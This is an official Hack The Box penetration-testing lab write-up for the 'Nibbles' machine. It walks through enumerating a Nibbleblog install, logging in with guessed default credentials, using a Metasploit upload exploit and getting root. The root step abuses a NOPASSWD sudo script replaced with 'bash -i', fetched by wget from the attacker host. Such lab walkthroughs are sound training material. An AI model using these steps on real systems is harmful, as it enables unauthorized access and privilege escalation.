
Hack The Box
PEN-TESTING LABS



Nibbles

30th June 2018 / Document No D18.100.08

Prepared By: Alexander Reid (Arrexel)
Machine Author: mrb3n
Difficulty: Easy
Classification: Official

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SYNOPSIS

Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.

Skills Required

- Basic knowledge of Linux
- Basic understanding of web enumeration techniques

Skills Learned

- Enumerating web applications
- Guessing probable passwords
- Bypassing login rate limiting
- Exploiting NOPASSWD

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
Enumeration

Nmap



Nmap reveals only OpenSSH and Apache running on the target.

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

Webserver & Dirbuster

Attempting to view the source of **index.html** reveals a comment referencing a **/nibbleblog/** directory. Dirbuster finds an **admin.php** file in the **nibbleblog** directory.





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
Exploitation

Nibbleblog

A quick search finds the Metasploit module **exploit/multi/http/nibbleblog_file_upload**, however this exploit requires valid credentials (admin:nibbles). There is a login blacklist system in place, so manual guessing is required. The username can be enumerated from **/nibbleblog/content/private/users.xml**.



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Privilege Escalation

Root

Running **sudo -l** to check for any NOPASSWD binaries reveals an entry for **/home/nibbler/personal/stuff/monitor.sh**. This file does not exist however, so it is possible to create a simple bash script in its place to achieve root access.

```
root@kali:~/Desktop/writeups/nibbles# ls
monitor.sh
root@kali:~/Desktop/writeups/nibbles# cat monitor.sh
bash -i
root@kali:~/Desktop/writeups/nibbles#
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~/Desktop/w...  ×   root@kali: ~  ×   root@kali: ~/Desktop  ×
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
wget 10.10.14.10/monitor.sh
--2018-06-30 23:48:25--  http://10.10.14.10/monitor.sh
Connecting to 10.10.14.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8 [text/x-sh]
Saving to: 'monitor.sh'

     0K                                                      100% 2.18M=0s

2018-06-30 23:48:25 (2.18 MB/s) - 'monitor.sh' saved [8/8]

ls
monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
id
id
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (1313): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)
```